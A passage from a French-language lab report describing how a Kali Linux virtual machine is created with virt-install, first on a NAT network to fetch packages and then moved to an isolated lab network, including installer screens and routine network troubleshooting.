
Création automatisée via `virt-install` (ligne de commande — compétences BC02·C5/C6). L'installation nécessite un accès internet pour télécharger les métapaquets d'outils Kali : la VM est donc d'abord créée sur le réseau `default` (NAT), puis rebranchée sur le réseau isolé une fois l'installation terminée.

Création de la VM Kali (réseau default le temps de l'installation)

```
qemu-img create -f qcow2 ~/libvirt-lab/kali.qcow2 40G

sudo virt-install \
  --name kali-attacker \
  --memory 2048 \
  --vcpus 2 \
  --disk path=~/libvirt-lab/kali.qcow2,format=qcow2 \
  --cdrom ~/libvirt-lab/isos/kali-linux-2026.3-installer-netinst-amd64.iso \
  --network network=default \
  --os-variant debian12 \
  --graphics spice
```

> **Dimensionnement du disque**
>
> Les métapaquets Kali par défaut (outils d'audit, scanners, etc.) occupent 15 à 25 Go à eux seuls : prévoir un disque d'au moins **40 Go** pour disposer d'une marge confortable.




virt-viewer non installé — nécessaire pour afficher la console graphique


Installation de l'affichage graphique

```
sudo pacman -S virt-viewer --noconfirm
virt-viewer --connect qemu:///system kali-attacker
```


Déroulé de l'installeur Kali (mode texte) — quelques écrans nécessitent une attention particulière :




Choix de la langue de l'installeur (liste restreinte)



France absente de la liste restreinte → choix « 19: other »




Aucune combinaison fr_FR dans la liste → locale par défaut conservée



Sélection de la disposition clavier


Incident réseau pendant l'installation — en branchant Kali directement sur le réseau isolé, l'installeur ne peut obtenir de route par défaut (comportement attendu, l'isolation fonctionne), mais cela bloque le téléchargement des paquets :



« no default route was set » — confirme l'isolation du réseau

> **Décision prise**
>
> Installation réalisée sur le réseau `default` (NAT, avec accès internet) pour permettre le téléchargement complet des outils, puis **bascule vers le réseau isolé une fois l'OS prêt** (voir plus bas).

Incident mirroir de paquets — premier échec de téléchargement des paquets :




Échec du téléchargement de paquets Kali

Diagnostic réseau (IP, passerelle, DNS, test HTTP) effectué via le shell de secours de l'installeur (« Exécuter un shell ») :

Diagnostic réseau depuis le shell de l'installeur

```
ip a
ping -c 3 192.168.122.1      # passerelle NAT : OK
ping -c 3 8.8.8.8             # accès internet brut : OK
ping -c 3 http.kali.org       # résolution DNS : OK
wget http://http.kali.org/    # requête HTTP réelle : 200 OK
```



Requête HTTP vers le mirroir Kali réussie (200 OK)

Le réseau n'étant pas en cause, le blocage a été résolu en reconfigurant l'outil de gestion des paquets depuis le menu de l'installeur (*Configurer l'outil de gestion des paquets* → protocole HTTP → pays France), puis en relançant l'étape *Choisir et installer des logiciels*.

4.3 — Bascule de Kali vers le réseau isolé

Une fois l'installation et les outils Kali en place, la VM est éteinte puis reconnectée sur `isolated-lab` :

